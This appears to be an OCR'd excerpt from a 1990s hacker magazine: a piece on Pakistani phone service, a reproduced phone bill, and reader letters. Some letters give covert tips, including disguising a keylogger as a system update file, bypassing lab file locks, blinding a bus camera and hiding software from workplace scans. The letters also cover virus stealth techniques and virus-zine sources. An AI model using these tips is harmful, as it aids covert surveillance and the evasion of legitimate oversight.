The Pakistan Telephone and Telegraph has a rule whereby all the lines going into a private house are disconnected even if one of the bills for one of those lines is overdue. Thus my friend's house, which has three lines, was threatened with disconnection even though one of the bills was slightly overdue. He also told me that he has to regularly pay "bakhshish" to the local lineman to keep his phone in working order. Once when I was visiting him, he even got a call from the exchange to remind him that his latest installment of "bakhshish" was late.

Payphones were introduced to Pakistan just a few years ago and have become quite popular. There are two kinds of payphones that one can find in Pakistan. Telecard is the main one. Telecard is in cooperation with Habib Bank, the largest and most important bank in Pakistan. The other company is called Telecom Foundation. They both exclusively work on phone cards. Phone cards for both kinds of services can be bought at various places. Many small stores and supermarkets sell them at a substantial discount. These stores selling the cards are marked by a large "Telecard Sold Here" sign. They're sold in increments of units. A Telecard with 30 units costs about Rupees 100 (about US$ 3.50). Telecom Foundation cards usually consist of 25 units and sell for about Rupees 80 (about US$ 2.60).



PAKISTAN TELEGRAPH AND TELEPHONE DEPARTMENT

TELEPHONE BILL

A

MR [redacted]

PHASE NO V D H S
KARACHI

EXCH	EXCHANGE NAME	BILL MONTH	PAGE NO
013	CLIFTON.	JUN,86	1/1

TELEPHONE NO	CONN TYPE	ISSUE DATE	DUE DATE
[redacted]-13 XXXXXX	01	17-07-86	31-07-86

M/R DATE 30-06-86

METER READING FOR LOCAL CALLS					RATE (PAISA)	LOCAL CALL CHARGES	LINE RENT	RENT FOR SPCL FACILITIES
PRESENT	PREVIOUS	GROSS CALLS	TEST CALLS	NET CALLS				
71650	70354	1296		1296	60	777.60	30.00	

PHONOGRAM CHARGES	TRUNK CALL CHARGES	PHONOGRAM CHARGES	OVERSEAS CALL CHARGES	OTHER CHARGES	CURRENT BILL
	116.55		378.00		1302.00

PREVIOUS BALANCE B/F FROM LAST DEC/JUNE	RECOVERIES/ADJS AGAINST PREV BAL	NOTICE	TOTAL ARREARS	NET PAYABLE
				1,302.00

BILLS ISSUED SINCE LAST JUNE OR DEC

JAN/JUL	FEB/AUG	MAR/SEP	APR/OCT	MAY/NOV	JUNE/DEC
439.00	759.00	1314.00	1041.00	885.00	

RECOVERIES/ADJUSTMENT AGAINST ABOVE BILLS

439.00	759.00	1314.00	1041.00	885.00

STATEMENT OF TRUNK CALLS OVERSEAS CALLS AND PHONOGRAMS

TYP	DATE	TIME	CALLED TELEPHONE	STATION	DURATION	AMOUNT	REMARKS
O	18-06	17.36	14671256	U.K.	3.00	105.00	P
O	19-06	20.42	14281054	U.K.	3.00	105.00	P
O	25-06	19.42	7134841646	U.S.A.	3.00	168.00	P
T	06-05		684	KHANPUR		25.90	K68
T	16-05		684	KHANPUR		25.90	W25
T	29-05		684	KHANPUR		25.90	Z50
T	30-05		684	KHANPUR		25.90	I81
T	10-06		684	KHANPUR		12.95	V06

INSTRUCTIONS STATED OVERLEAF

APEX — 531 BUSINESS RECORDER ROAD KARACHI - 0508.


22-07 [illegible]

Processed at UBL Computer Centre

BRANCH STAMP

CASHIER

ACCOUNTS OFFICER
TELEPHONE REVENUE



Pakistani phone card with enlargement of implanted chip.

There are Telecard representatives at all major airports that hang out by the telephones and teach people how to use them as well as sell the cards. I encountered one at three in the morning at an otherwise completely empty airport. Telecard is serious about being the dominant phone card company in Pakistan.

Payphones can only be found in the most affluent of the areas in the larger cities such as Karachi and Islamabad. The locations of the Telecard phones are marked by large yellow signs at major intersections pointing out the direction of the nearest phone booths.

The card payphones are notoriously clunky. (They all seem European makes to me.) It takes many minutes just to be able to dial a simple number into them and one has to try many times to get through to a local number. While dialing, one hears the DTMF tones followed by the pulse-clinks. Many times the pulses are heard and then after a few clicks there is silence.

One can read the units being used up on the Telecard phones by watching them go downward on the LCD display on the telephone. The Telecard phone cards have a visible chip implanted on the front, that is responsible for keeping track of the units. In the Telecom Foundation card, there are markings that appear on the strip on the front which gives one an idea of how many units are left.

There also seems to be some kind of "anti-hacking" function built into these phones which keeps the microphone turned off until the phone on the other end has started to ring. Even then sometimes you have to press a volume-up button on the phone booth to get the mike working.

However, the real development in telephone technology in Pakistan has been in the area of cellular service. There has been a literal boom in the ownership and usage of cellular phones in the major cities of Pakistan. It is possible to drive through Karachi's affluent Clifton area and see people standing around on the sidewalks etc., talking on their cellular telephones. The only company I saw for cellular technology was called Instaphone and was owned by Schlumberger Technologies. Schlumberger is a German company and also is involved with the Telecard technology.

The international country code for Pakistan is 92 and the city code for Karachi is 21.

The following books were used for writing this article:

Signaling in Telecommunications Networks by S. Welch.

Telecommunications Systems Engineering by Roger L. Freeman.

THOUGHTS OF THE READER

Fraid Not

Dear *2600:*

The letter that Wicker Man wrote was incomplete and probably just caused massive frustration for Black Knight. I used to do some hacking on Apple software years ago. Well, to put it very simply Wicker Man did not test what he wrote. First after you type "CALL -151", you need to find out how long the basic program is and that is kept in "AF.B0". You must restore the length after boot up or else you can look but you can't save it. Also, if the disk that you boot up with is a "Master disk", it will overwrite your moved BASIC program. Now here is what you should do.

Load your BASIC program.
CALL -151
AF.B0
Make sure to write these down.
Example: If AF.B0 gives you AF- D5 11 then
1800<800.11D5M
Boot your friend's disk and login and get to BASIC prompt.
CALL -151
800<1800.21D5M
AF:D5 11
(control-C)
Now you can save the program.

madh

Dear *2600:*

Adam Young's article on viruses in the Summer 1995 issue of *2600* was interesting, but his attempted explanation of why there are so few Macintosh viruses was wanting. Self-checks do not reduce the number of viruses written - they can only catch more of them. In fact, very few Mac programs do self-checks. Generally, only the biggest, like PageMaker and a few Claris products, have such code.

There are several reasons why there are fewer viruses for the Mac than for the IBM platform. First, the Mac has very little code in the boot block, and most of the time it is bypassed anyway. In addition, the Mac OS reserves the right to rewrite the boot blocks to standard shape at any time, and does so whenever it feels like it. Even though it is possible to write a boot block virus under these conditions, it makes it very difficult. There are no known boot block viruses on the Mac.

Secondly, most IBM viruses are designed to run under MS-DOS. DOS is a sad excuse for an OS - in fact, it's little more than a disk operating system, nothing more. A virus can grab a chunk of memory, stash itself there, and not be bothered by DOS. DOS lets programs manage their own memory, and that apathy is what hurts it.

Meanwhile, the Mac OS takes control of who gets memory. Only programs can get allocated memory. If a virus tried to set itself up as a program, it would easily be found. So the route most viruses take is to attach themselves to an existing program as a code resource and put themselves into the program's memory heap. This is much more difficult than just grabbing memory.

And finally, writing for the Mac OS is much more complicated that writing for the DOS environment. DOS provides a few dozen calls, documentable in a book or two. The documentation for the Mac OS is published in a series of books called *Inside Macintosh*. The next time you go to the bookstore, see how much there is to know. *IM* is now at 26 volumes consisting of 16,000 pages. A programmer who is knowledgeable enough to program the Mac at all will write programs that can get him/her money, not write viruses that get them into trouble.

And the future of the Mac looks even more troublesome for viruses. The Mac OS now runs on machines which may have one of two different types of processors, with totally different run-time architectures. Many old viruses make assumptions about the system that were valid when the Mac only had 68k processors, but broke with the PowerPC. It is possible to make a virus that knows enough to stay alive and spread on both machines, but once again someone with that knowledge has job offerings to put those skills to better use.

So while the virus writers of the world are busy writing away for the IBM platform, I and other Mac users will be content and happy working away on our simple, easy-to-use, virus-free machines while laughing at the rest of the world and their virus problems.

Avi Drissman
Farmington Hills, MI

Dear *2600:*

The article you guys published in Volume 12, No. 2, titled "Pioneering New Antiviral Technologies" was somewhat out of date and contained ideas that would be very ineffective against many current viruses. It also contained many misuses of virus terms. Here's an up-to-date list of definitions:

Polymorphic: Literally, many formed. As it applies to viruses, a polymorphic virus generates its decryption routine before infecting, encrypts itself, then writes the newly encrypted copy to its host.

Multipartitism: Where the virus not only infects boot sectors, but also infects files. Some examples are Neuroquilla (COM, EXE, boot sector, MBR), and just to show that the files don't have to be COM or EXE, the Blah virus infects BAT files and the MBR.

Stealth: A semi-stealth virus doesn't report file size increases. On directory listings, it reports infected file sizes as: file size- virus length. A full-stealth virus either disinfects infected files when they are opened, or redirects file reads to the original host information. A new class of EXE header viruses that use full stealth at an int 13 (sector) level has also emerged.

Tunneling: Tunneling usually uses int 1 (used by debuggers, the single step interrupt, triggers after every instruction executes), to trace through the DOS code until it finds the original int 21 handler. After finding it, it will call this handler and thereby bypass many resident monitors and scanners.

For examples of viruses that use all (most) of these techniques, get a copy of *VLAD Mag #5*, and check out Lady Death, Demon3b, Zhuge Liang v2.0, Alive (all are EXE, COM, polymorphic, full-stealth, tunneling viruses), and the disassembly of Neuroquilla (multipartite, full stealth, polymorphic, tunneling). Neuroquilla is becoming quite widespread in Germany, and it's (so far) not detected (100%) or cleanable by any antivirus programs.

The use of any self-check (including the ones presented in "Pioneering New Antiviral Techniques") that attempts to read the host file will fail when confronted with a full-stealth virus. It doesn't matter how strong the cryptographic checksum is - you can use MD5 or algorithms from PGP or whatever - it's totally irrelevant because the buffer that contains information from the file being read will contain only a clean image of the file.

Where to get *VLAD:* ftp.fc.net - /pub/deadkat/virus/vlad; ftp.netcom.com - /pub/br/bradleym/Zines/VLAD; world wide web - http://nether.net/~halflife. If the homepage at nether.net is down, you should always be able to reach the vlad homepage from http://www.io.org/~ronl or see if lamerbot is on irc (usually on #virus) and type /msg lamerbot get Zines/VLAD/vlad#?.zip.

case

Dear *2600:*

Regarding your article on "Diverters" (Summer '95) I thought it was *bogus!!* As a representative for a medical company, I have access to literally thousands of call forwarding numbers. I have physicians' offices, hospitals, and business numbers needing to operate 24 hours a day. Meaning exposure to lots of "diverters."

After reading your article, I set about the task of locating some diverters (20-30) to experiment with.

Every number I called went through the exact protocol as stated in the article with the exception of one crucial element.

After dialing the primary number I would hear a ringing then a click (diverter kicking in) and then more ringing until the forwarding service would answer. Upon answering I would say, "Oops, wrong number" and the other party would hang up. According to your article a dial tone should follow, that tone belonging to the number being forwarded, thus having a number to bill other than my own. Without exception, the diverter would click again and I would get a recording stating, "If you'd like to make a call please hang up and try again, if you feel you have reached this message..."

Tell Ray Nonte (author) he needs to get current on his telephone technology. AT&T is obviously clipping the post diverter dialtone Ray was used to getting back in the 70's.

After reading your rag and trying some of the stuff suggested, I am definitely reconsidering a subscription. Do you think I would get more out of attending some of your monthly meetings? I live about 30 minutes away from the one in Dallas.

Rooster

First off, technology simply doesn't work the same way everywhere. If we were to plug an old Radio Shack call diverter into our office line, you would be able to call us and get our dial tone after we hung up. Not many people use such archaic devices but they are still out there. It's also possible to program a central office to never return a dialtone for incoming calls which would make it impossible to use such a device even if you did find one. There is nothing in the article that was incorrect. What you need to understand is that diverters are not used very often, especially when call forwarding is available. Second, AT&T has nothing to do with it - local phone companies control local dialtones. Finally, we suggest you try a meeting but if you go into one assuming everything you hear is the truth and every trick you're told will work immediately, you may be disappointed. It's just not that simple, nor should it be.

Questions

Dear *2600:*

I was wondering about some bugs I have discovered in some current versions of BBS software. In one BBS software (not mentioned for the sake of sysops), I discovered that during multinode operation, if you log on to node 2 at the same time someone logs on to node 1, node 2 will lock, display some garbled text, and then leave you at the login prompt and function as normal. Could this be a bug that could be exploited in a system hack?

Another question is, if I were to use an Internet service provided by a media group such as a newspaper, could it be trusted? I have seen a lot of these lately and I have my doubts. After I read about Cable Pair and "The Board" which happened to take place in my area, Detroit, I kind of freaked out. When I heard that Mike Wendland of Channel 4 was involved, I wondered if some of these newspaper Internet servers could use your email, etc. in a sting operation?

Psycho

It doesn't sound as if anything spectacular will happen with the bug you discovered. But don't give up. First off, what happens to node 1 when this occurs? Also, is the garbage text always the same? If so, it's not garbage. As to trusting Internet providers, you should consider vested interests and other obligations your provider may have. We find the smaller providers are far more trustworthy and responsive than the larger ones.

Dear *2600:*

I've been playing with the NYNEX XXX-990X numbers in the 516 area code. 661-9901 produces a recording: "You've reached Babylon DMS-100, serving 321, 376, 376, 422, 587, 661, 669, 884, and 888" and then repeats and hangs up. But no matter which number i call, it switches between two recordings. The other says "... serving 661, 669, 422, 888, 587, 884, 321." What possible purpose could this serve? Does this mean every other call we make is routed differently, or is this one unit I'm calling remembering that i called a few minutes ago?

Proteus
Babylon NY

We've noticed the same thing over the years. Our theory is that there are two numbers attached to the 9901 recordings. One generates one recording and the second generates another. When you call a second time, you're bouncing over to the second recording.

Clarification

Dear *2600:*

In Volume 12, Number 2, page 16, ICE of Spides writes about an ATM machine "special access". I know ICE states that he is guessing about the special access or maybe it is for systemwide maintenance. The real reason for this screen setup is for the visually impaired. That is why you have to *tap* each number and then hit enter. The music is to let you know that it is done. I wanted to bring this to the attention of everyone so they do not go out and try to do something they would be sorry for later. The only reason why I know about the screen setup is because I work for CitiCorp Data Systems and Banking Services.

Lucas

That was always a theory but we're glad you verified it. When we contacted Citibank to ask them about this mode, they denied any knowledge of it. We're happy we could help spread the word.

Dear *2600:*

Two responses to items in your Summer 1995 issue:

1. Pumpkin Smasher was looking for a way to hide the key capture Oasis on a Macintosh. I agree with his idea of combining code from multiple inits. I, however, would hide the Oasis code in something a little less likely to be examined. I would suggest using the System 7.5 update file, or a Hardware Update file depending on what version of the system he has running.

I would suggest *fully* testing this before just dropping it in and letting it fly. Some software rejects foreign code. Nothing like crashing the entire system when trying to pull some pranks.

Most system admins will not go snooping around in system files. Many of them these days are amateurs, and the thought of messing with a system file will scare them. Even if they do go investigating, they will most likely not know what the extra code does, or that it does not belong.

If combining the code fails, or he is not running a system version that gives him handy little programs that he can hide it in, try renaming Oasis for something like a Hardware Update. These files have been floating around for many generations of the system.

If Pumpkin is trying to capture keys on a single system, he can always try to talk the admin into allowing the use of a backup program. There are many sitting on the shelves of your local dealer that will capture *all* key strokes in a 24 hour period. Yes, that is right, your local dealer is selling software that can help you bypass security systems.

2. Another comment on ATM security cameras. Many moons ago I worked for a security firm as an alarm installer. To help fill in between jobs, I covered a shift at a bank. We did monitor the ATM camera 24 hours a day. This is not always policy though. This location monitored it, but I know of at least two others that did not. They were just on a time lapse tape.

We used to sit in the security office, and rarely even looked at the cameras. So unless we were *really* bored, they went unnoticed.

By the way, I no longer work for them, because they were afraid I would be bad for business. I used to sit down after an installation, and show the other guys on the crew how to bypass everything we just put in. I did it to show them their errors, and the areas of weakness. Nothing like losing your job for trying to make the company better!

One last note: I purchase your magazine at the local Barnes and Noble. I have never had a problem getting it. There is always plenty of stock, and the employees never give me a hard time. If I don't want to fight the lines at B&N, I go down the road to the Borders bookstore. They also seem to have had it recently.

Fastchrlie

The Master Plan

Dear *2600:*

In the Summer 1995 issue letters, GF asked if there was a back-finger script that worked on non MIT UNIX systems. There is a very good program named MasterPlan that is available for ftp at: ftp.netspace.org: /pub/Software/Unix/masterplan.tar.Z. It compiles on most versions of Unix, and doesn't require a specific

finger daemon. A very useful program, especially for making sure root is fingering your hacked accounts.

The Silicon Phoenix/810

Words of Thanks

Dearest *2600:*

Lady Penelope wishes to thank The Most Hacker Quarterly for publishing her original crie-de-coeur - for lucid explanations of globally secure cryptographic algorithms applicable to handheld equipment.

Her Ladyship also conveys her thanks to those who came to her rescue with tested high-level source code, books, and personal tips and references.

She consents with her correspondent of *2600*, Summer 1995, on the masterful, no-nonsense expos of the hard cryptographic algorithms, given by Bruce Schneier in his book *Applied Cryptography. Protocols, Algorithms, and Source Code in C*. Last year, her most loyal butler and friend, Parker, fondly remembers taking Her Ladyship for a spin out to The PC Bookshop, in Sicilian Avenue, (+44 (0) 171-831-0022), of Holborn, London, to obtain a copy.

Originally investigating with the Psion Series 3a, Her Ladyship has now found that Sun's TCP/IP Java has caught her eye, and is negotiating to obtain Solaris for "Quids in", as Parker charmingly puts it.

Her Ladyship is rather agreeably surprised with the current mature level of the *2600* magazine, and is most pleased with proper mixture of irreverence and authority from both sides of the hedge, so to speak. Her Ladyship's team is still reading "Pioneering New Antiviral Technologies", and have begun to investigate, at the Royal Free Hospital Medical Library, exactly why HIV manages to be so successful; having no idea of the operating system it is currently being hosted by.

Lady Penelope graciously looks forward to the next installments of *2600*.

Lady Penelope
London

Smashing.

Dear *2600:*

Thanks from Memphis, TN! Center of the ultra-conservative, overly overbearing and fanatically fascist bible-belt, where Elvis still lives, and liberty has long since *died*. We are the *trailer park* capital of the U.S. of A., and we sport the lowest SAT test scores and school attendance rates per capita. However, luckily, incest and (hence) inbreeding are steadily on the rise... maybe there's some hope for us yet.

Thanks for providing your ftp and web sites! This morning, I helped myself to your fine files in your ftp dirs, and plan on adding the said leeched files to the others I have been collecting lately. I plan to put them up on my personal machine's ftp server, which I have ethernetted directly to the net. Of course, if you have some problem with this, I would like to know, as I don't want to step on anyone's feet.

As for your magazine, I only wish it would grace the palms of my hands and my conscious mind more frequently. Nowhere else is there such *raw* and *unfiltered* technical information so readily available. I am sick and tired of the hush-hush mentality of today's technical gurus, and your magazine stands out as the leader of truly *free* knowledge for knowledge's sake.

Please keep up the excellent work, because ignorance is the mechanism of extinction. Knowledge is power.

On another note: Being exposed to the field of security equipment, I have become intimately bound to the inner workings of security system software. PROM programs, function maps, terminal hookups, user-interface via keypad, etc. I have not seen a single article dealing with hacking of security equipment. As I am sure you will agree, this might prove to be an interesting and also enlightening area of exploration for your magazine.

Also, I have discovered that most systems still contain the factory-programmed "all-level-access" programmer's access code, because changing it is either too hard for the installer, or too much trouble because they are too lazy. I have a few stories along these lines, as you can probably imagine, and so this might make for even more interesting jargon to write about.

If you could give me a little feedback on this idea, I would appreciate it, as I was thinking about writing a few articles and maybe submitting them.

Thanks for a great magazine, and any response you can muster!

Please don't publish my real full name and email address/web page.

Checkerboard Phox

If you have insider knowledge of certain types of security equipment, this is the place to send your findings assuming you want the world to know. We will keep your name confidential which is a wise idea considering your theories on local culture.

Dear *2600:*

This is just a basic praise letter in reference to your magazine. I started reading *2600* out of curiosity when I became a sysadmin for a Unix-based, self-contained network for the Marine corp. I saw it in a Bookstar bookstore and was rather impressed to see it there among the gamer mags and PC mags.

Since then I have discovered that I am really a novice "hacker" and phreaker. I read *2600*, *Private Line*, and any other such mags for the thrill of learning some new trick to tickle my curiosity. I also discovered that they were invaluable tools in my sysadmin arsenal against potential "adversaries" to my system.

I look forward to more informative issues. Please keep up the good work for the sake of all the Kevin Mitnicks and Ed Cummings out there.

Incidentally, I would like to order a subscription but due to my obvious government connections, I feel it would be a bad idea. Even this letter is a calculated risk. But to hell with it.

Thank you again for your mag.

SLUMBRBAK
of the forest

Dear *2600:*

I am a white, college graduate, conservative, clean living, law-abiding, God-fearing, married, work 40 hours a week, Republican-voting, citizen.

The day *2600* is not allowed to be published is the day the revolution *has* to begin.

Joel
Orange County, CA

If we wait that long, it may be too late.

Mac Trix

Dear *2600:*

I found a small hack when I became frustrated at the security precautions at my university's computer lab. This will bypass any Macintoshes that prevent users from moving, deleting, renaming, etc. files because of an invisible file called "Folder Lock" in the directory.

First, check to make sure that the Mac is using Folder Lock. Execute ResEdit and view the directory you want to fix up. ResEdit will list *all* files, hidden and invisible ones. Unlock Folder Lock with ResEdit. It might say that you cannot do this or that the changes will not be saved. That's ok. Then, take StuffIt or Compact Pro and compress Folder Lock. Make sure you mark the box that indicates you want to delete the compressed files. That is the small bug in the software. The user cannot delete anything, but programs can. Once Folder Lock has been compressed and removed, reboot the machine. You now have access to all file operations in the directory. Make sure to uncompress and replace Folder Lock back into the directory, if you wish.

The Invincible in MD

Dear *2600:*

To continue the "How do I hide files on a Mac" saga, here is a good way that I've been hiding files. Create a PICT file that is pure white. Create a folder somewhere that is out of the way (i.e., in the preferences folder or whatever) and put your confidential files into it. Copy the PICT file and paste it onto the folders icon (using command-i and clicking on the icon in the info window). Now you need to erase the folder's name, so erase it. Now you have a folder that is invisible as long as you don't put it on the desktop. You'll of course have to remember where the icon is, so that you can double click on it, for it is invisible.

Equant
Arizona StarNet
Tucson, AZ

Privacy Regained

Dear *2600:*

A couple of weeks ago, I had the extreme pleasure of becoming a freshman in high school. On the first day of school, on the bus, I noticed a little mirror above the driver's head. Under the mirror it read, "Silent Witness". I asked the driver, and he confirmed my suspicions - it was a camera. I didn't like it. By the end of the first week, five kids had already been caught doing harmless activities on the camera, yet given detentions. Inspired by your Spring 95 issue's article on ATM security, I devised a plan. We brought in a high power flashlight and set it up so it would shine right into the camera, making it unable to focus! When the bus company reviewed the tapes, they probably only saw fuzz. My bus is now constantly getting switched, but it doesn't help. The bus company probably thinks us kids are cursed. We probably are. Now we do whatever we want, and the bus driver likes it too. Now he can speed.

Thank you very much for ending my small, yet significant, personal 1984.

Oh, I already found the school's modem line. Nifty-q.

DayEight

Dear *2600:*

If anyone can help, you guys can. My work has just started "scanning" our PCs everytime we sign onto our network. The software they are using is a little program called "LANdesk" and supposedly they are looking at both software and hardware just to see what's out there. My question is, just *suppose* I had some software on my PC that I didn't want Big Brother to know about. What could I do to let them "see" only what I want them to see?

Jerry

The simplest method is to encrypt what you don't want seen and decrypt it after you've signed on. Programs like PGP are effective for this. Another method is to simply rename offending file names to something more innocuous.

Of ANACs and ANIs

Dear *2600:*

Ask enough telephone men and you finally get the information you want. That's what I recently learned.

According to several sources, Bell has threatened to *fire, on the spot,* any employee they find who has given out the ANAC access number. But I guess a little social engineering in the right place at the right time wins out.

The ANAC for the Memphis area is: 899-x555 where x = digits 1 thru 9.

Kevin
Memphis

Dear *2600:*

I write this letter with some trepidation. I obtained this ANI number from a retired AT&T tech. It has been

most useful at customer sites to trace modem/fax numbers when access to the dmark was unavailable (and hence the number on the telco jack was impossible to get to). I say "trepidation" because apparently this number is never changed (it's been two years) and I'd hate to lose this resource because of undue publicity.

I submit it to you and ask only that you use discretion with regard to its distribution. *Please do not use my name.* You may use my handle to describe me. I am a data comm engineer, not a hacker or phreaker. The disclosure of this info by me is intended to be used for *legal* uses, such as the example I quote above.

The universal ANI number is: 1-073-214-049-889-664.

To my knowledge, this number (unlike local ANI's) can be used from *any* exchange.

I haven't researched whether this number is a toll call or what the source is. I *am*, however, grateful for the utility it has provided over the years.

Percival

You can put your trepidation to rest. That number has been around for years and is very well known. It's operated by AT&T (carrier access code 10732) and we've never known it to incur a charge.

Viral Stuff

Dear *2600:*

I really enjoyed the article "Pioneering New Antiviral Technologies" in your Summer '95 issue. It was the kind of well written, intelligent, and informative piece that I always enjoy seeing in your publication. I have been reading your magazine for several years now and have always found it entertaining. As a developer/researcher of computer viruses, I am always on the lookout for new and interesting publications covering the subject and outside of Mark Ludwig's "Computer Virus Development Quarterly" and your own publication, I find that there isn't a whole lot out there. If you or anyone else out there has access to any other good quality sources of information on the development of viruses, please pass them on. Please continue to include the topic of computer viruses in future issues and I will continue to be a loyal fan.

Problematic 29

Brazilian Hackers

Dear *2600:*

I'm a Brazilian guy who's at his first steps on the world of electronic communications. We just don't have a strong hacker culture down here. Well, it was just this very year that particular accounts on the Internet were made possible by the government, and we're paying top money for it (R$ 45.00 a month, 15 hours/month, which is about US$ 48.00). And our phone lines are pulse. In the waking hours you're lucky if you can connect at 14400 baud. It's usually 2400. It's just ridiculous. We don't have fiber in sight for a decade (and I'm being optimistic).

So you don't know how I felt when a friend of mine sent me a copy of *2600* (v.12, n.2). It was like I was not alone. There must be other people here who have the same feelings that I do about freedom, electronic freedom, electronic privacy, etc. But, see, we have a long way to struggle with a monopoly. Our accesses are government-controlled. I don't even know if there is somebody reading this message before it gets to you, or if it will ever get to you. I'm lost.

I just began (a month or two ago) to really surf in the net. I've been reading some magazines that I can get here and I can only read *Wired*. The other stuff i saw was just too frivolous. I'm desperate. I'll subscribe to yours soon, but I'll do it through a friend who's living there (she already subscribes to some mags for me).

The reason for this letter is this: I do want to learn. This is the innermost desire I discover about myself. I had this urge to learn and learn more and more and to communicate. I'm not a hacker, you see, I'm just a fan of the freedom of speech and I do believe information must be free and private. I must be able to talk or send a message to someone and be sure that that message will not be read by anyone else in the process. So I'm writing to you to make a question: How can I learn?

kazi

If you've had even the most glancing access to the net, you'll realize that it's the greatest learning tool there is. No magazine, no book, no television program can compare to the knowledge that unimpeded communications can offer. Of course, there's a lot of noise out there and you will have to sort out valid info from utter nonsense. But that is where you really start to learn things. By the way, you really hit the nail on the head when you said information must be free and private. Too many people misinterpret the phrase "information wants to be free" to mean that privacy is not important or desired. Hackers more than anyone realize the value of privacy and are invaluable in attaining it - through an open exchange of information.

The Truth About Mitnick

Dear *2600:*

I am a little confused. I am currently reading *Cyberpunk*. The book draws an interesting picture of Kevin Mitnick. In your spring issue (volume 12, #1) you state that Kevin himself described the book as containing "many incorrect stories". Was Kevin the notorious troublemaker that the book portrays, or is he a good hacker who pissed off the authors, and therefore caused them to overembellish the facts just to make an interesting story? Now if and when I read something about him, I will always have to "take it with a grain of salt" because I won't be sure if it is really true or not.

I am sympathetic to him because I believe that our justice system often acts harshly when dealing with

information that it doesn't understand. I love your publication but I still wish to hear the "truth" about Kevin Mitnick.

Daniel

While we can't guarantee that everything in our pages is the "truth", it's becoming more and more apparent that Kevin has been much maligned in the months and years past, sometimes quite shamefully. When trying to analyze an interpretation of someone or something, ask yourself what the author has to gain by having you believe what they say. For instance, security consultants love to paint pictures of hackers as evil, destructive people. Then, while you're still trembling with fear, they'll move in with their "security package" that will prevent the scenario they've just described. We find rational thinking to be a whole lot cheaper and way more effective.

On Bernie S.

Dear *2600:*

I was reading in your nice down-home magazine about how a young man named Ed Cummings was being harassed and it was very disturbing to me. How can OJ go free and Ed Cummings be set on $100,000 bail? Another thing I noticed is in Christopher Neitzert's post, he clearly stated that his opinions were not of Temple University's nor his clients. Yet, Det. John K. Morris clearly threatened Temple University in his irresponsible return letter. How can justice be done when cops like Det. Morris and Det. Fuhrman are running around? Makes me wonder....

King B

Dear *2600:*

One year ago I was arrested for possession of a red box. Since I am a minor I got two months in juvvie hall, and three months community service. I did not even use the red box and I got busted. I'd just like for everyone to know that Bernie S. is not alone.

Data Recall

Possible Warning

Dear *2600:*

I don't exactly know if this is going to the right person, or who I should be mailing this to at all. This was the first organization that came to mind. Please do not just disregard this as a prank letter, as far as I know everything I have been told so far is true. This doesn't primarily pertain to the computer field, but it does have almost everything to do with our privacy and the very fabric of American Society. It will change everything we do and how we live. Please try to investigate this to find out if this is even true. Here is what I know so far. I don't know how long it's been going on, or how far it spreads or how high up this may reach.

Apparently our good government has decided that it's necessary to electronically "tag" people. They are doing it in prisons right now, mostly on computer crime felons because its "harder to track them". Let me refer you to the movie *Demolition Man* with Sylvester Stallone and Wesley Snipes, where they placed these micro devices into the hands of the people. In reality they are now being placed just above the forearm. I am not exactly sure of how big it is, or what it looks like, so I will have to try and learn more about this also.

This method of monitoring is supposed to be in the works at hospitals so that they can tag babies with their personal information such as social security number and other personal information. At the age of 18, it will have been updated with address/credit/ownership information.

While even I can appreciate how this will be a great help to our society to catch the unlawful and do a great deal to help our society to advance, this will also destroy every single piece of privacy that most of us value so much while the general public will remain ignorant as to what they will lose.

In closing, please let me remind you that I am not 100 percent sure that any of this information is true, but it comes from a highly reputable source who I firmly believe in. Please take the time to investigate this or pass it along to anyone who may help out in this matter. I have mailed this to EFF so far, and thought that maybe *2600* might know some people who could look into this and find out any other information.

J.R.

In a society where the president wants anyone arrested to take a drug test or where suspicion is the greatest marketing tool ever invented, what you say doesn't sound far-fetched at all. The average citizen will accept almost anything if it will help to fight drugs and child pornography. And the control freaks will take almost anything they can get their hands on. Assume it's true and start figuring out how to subvert it now before it overtakes us. At worst, you'll be labeled a paranoid. You'll be in good company.

AOL Hell

Dear *2600:*

You guys have a great magazine. I am glad someone is taking an interest in the fact that you can get tossed into jail without even committing a crime, just because you have the stuff that could. Well, here is my beef with AOL. I got one of those "ten free hours" kits and I used my checking account to validate for payment. *Big* mistake! I cancelled before my ten hours were up. They went ahead and charged me for the next couple of months even though they had no signed form from me allowing them to take money from my checking account. When I called them, I was stuck waiting for a representative for 25 minutes and yes, I did time it on my watch. She asked if I was a member and I told her that I cancelled my account but was still being charged. Next I heard "click", then a long pause, and "if you would like to make a call...." They

hung up on me. I called back. This time I waited for 56 minutes to get a human being. I did get to explain the situation and she said she would take care of it. I am still waiting to see if the money will reappear in my checking account or not. I did learn one lesson, don't try AOhelL.

Mark

Free hours usually aren't free if you wind up giving out financial information about yourself. The time you spend trying to fix their stupidity is far more valuable than whatever time you get out of their alleged service.

Destruction and Theft

Dear *2600:*

